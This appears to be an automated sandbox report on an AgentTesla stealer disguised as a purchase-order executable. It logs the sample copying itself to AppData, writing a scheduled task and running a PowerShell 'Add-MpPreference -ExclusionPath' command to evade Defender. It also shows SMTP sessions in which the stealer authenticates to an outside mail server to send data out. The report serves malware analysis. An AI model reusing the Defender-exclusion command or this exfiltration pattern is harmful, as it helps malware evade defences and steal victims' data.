May 14, 2022 11:38:36.027412891 CEST	49838	587	192.168.2.3	208.91.198.38	EHLO 035347
May 14, 2022 11:38:36.237903118 CEST	587	49839	208.91.198.38	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 14, 2022 11:38:36.238543987 CEST	49839	587	192.168.2.3	208.91.198.38	EHLO 035347
May 14, 2022 11:38:36.248081923 CEST	587	49838	208.91.198.38	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:38:36.248332024 CEST	49838	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:38:36.459332943 CEST	587	49839	208.91.198.38	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:38:36.459573984 CEST	49839	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:38:36.470254898 CEST	587	49838	208.91.198.38	192.168.2.3	334 UGFzc3dvcmQ6
May 14, 2022 11:38:36.681509018 CEST	587	49839	208.91.198.38	192.168.2.3	334 UGFzc3dvcmQ6
May 14, 2022 11:38:36.693423033 CEST	587	49838	208.91.198.38	192.168.2.3	235 2.7.0 Authentication successful
May 14, 2022 11:38:36.693746090 CEST	49838	587	192.168.2.3	208.91.198.38	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:38:36.909193039 CEST	587	49839	208.91.198.38	192.168.2.3	235 2.7.0 Authentication successful
May 14, 2022 11:38:36.909476995 CEST	49839	587	192.168.2.3	208.91.198.38	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:38:36.917265892 CEST	587	49838	208.91.198.38	192.168.2.3	250 2.1.0 Ok
May 14, 2022 11:38:36.919039965 CEST	49838	587	192.168.2.3	208.91.198.38	RCPT TO:<aborderias@transmase.com>
May 14, 2022 11:38:37.132623911 CEST	587	49839	208.91.198.38	192.168.2.3	250 2.1.0 Ok
May 14, 2022 11:38:37.133021116 CEST	49839	587	192.168.2.3	208.91.198.38	RCPT TO:<aborderias@transmase.com>
May 14, 2022 11:38:37.152249098 CEST	587	49838	208.91.198.38	192.168.2.3	550 5.4.6 <aborderias@transmase.com>: Recipient address rejected: Email Sending Quota Exceeded
May 14, 2022 11:38:37.371928930 CEST	587	49839	208.91.198.38	192.168.2.3	550 5.4.6 <aborderias@transmase.com>: Recipient address rejected: Email Sending Quota Exceeded

Statistics

Behavior



System Behavior

Analysis Process: Purchase order 450080088 proj. Allt Charnan.exe PID: 6588, Parent PID: 5772

General

Target ID:	0
Start time:	11:36:28
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe"
Imagebase:	0xb30000
File size:	677888 bytes
MD5 hash:	152EF22896BF39197D210D40171E898A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.289167000.0000000003F6F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.289167000.0000000003F6F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.289411327.0000000004092000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.289411327.0000000004092000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.286211001.0000000002E71000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB9CF06	unknown
C:\Users\user\AppData\Roaming\NpPgfycY.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C12DD66	CopyFileW
C:\Users\user\AppData\Roaming\NpPgfycY.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C12DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp86F3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C127038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase order 450080088 proj. Allt Charnan.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DEAC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp86F3.tmp	success or wait	1	6C126A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\NpPgfycY.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 56 03 7e 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 30 00 00 50 0a 00 00 06 00 00 00 00 00 00 fd 6e 0a 00 00 20 00 00 00 fd 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0a 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELV~b0Pn @ @	success or wait	3	6C12DD66	CopyFileW
C:\Users\user\AppData\Roaming\NpPgfycY.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	6C12DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp86F3.tmp	0	1595	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft .com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationInfo>	success or wait	1	6C121B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase order 450080088 proj. Allt Charnan.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"," C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DEAC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DAD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C121B4F	ReadFile

Analysis Process: powershell.exe PID: **6948**, Parent PID: **6588**

General

Target ID:	4
Start time:	11:36:42
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\NpPgfycY.exe
Imagebase:	0xf70000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB9CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C085B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C085B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tthe0xip.sxn.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C121E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qdklw3ta.cbr.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C121E60	CreateFileW
C:\Users\user\Documents\20220514	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C12BEFF	CreateDirectoryW
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.wvY4IpFB.20220514113643.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C121E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tthe0xip.sxn.ps1	success or wait	1	6C126A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qdklw3ta.cbr.psm1	success or wait	1	6C126A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tthe0xip.sxn.ps1	0	1	31	1	success or wait	1	6C121B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qdklw3ta.cbr.psm1	0	1	31	1	success or wait	1	6C121B4F	WriteFile
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.wvY4IpFB.20220514113643.txt	0	3	ff		success or wait	1	6C121B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.wvY4IpFB.20220514113643.txt	3	675	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 31 34 31 31 33 36 34 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 33 35 33 34 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220514113644Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 035347 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	44	6C121B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 79 14 00 00 19 00 00 00 68 0d fd 03 6f 09 65 09 62 09 00 00 fd 00 58 00 08 00 4a 0d 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eyhoebXJ@	success or wait	1	6DE676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 50 00 00 00 0e 00 20 00	H<@^L"My:P	success or wait	17	6DE676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DE676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DE676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DE676FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 1b 3b 40 01 45 4d 00 01 19 3b 40 01 fd 3c 40 01 fd 3c 40 01 fd 3c 40 01 57 03 40 01 4d 03 40	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@!M@;M@D@D@@M@<M@$M@8M@?M@;@BMDmE;@EM;@<@<@<@W@M@	success or wait	11	6DE676FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DAD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB7CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB7CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DB75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DAD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB75705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DB81F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23192	success or wait	1	6DB8203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAD03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C121B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C121B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C121B4F	ReadFile

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DAD03DE	ReadFile
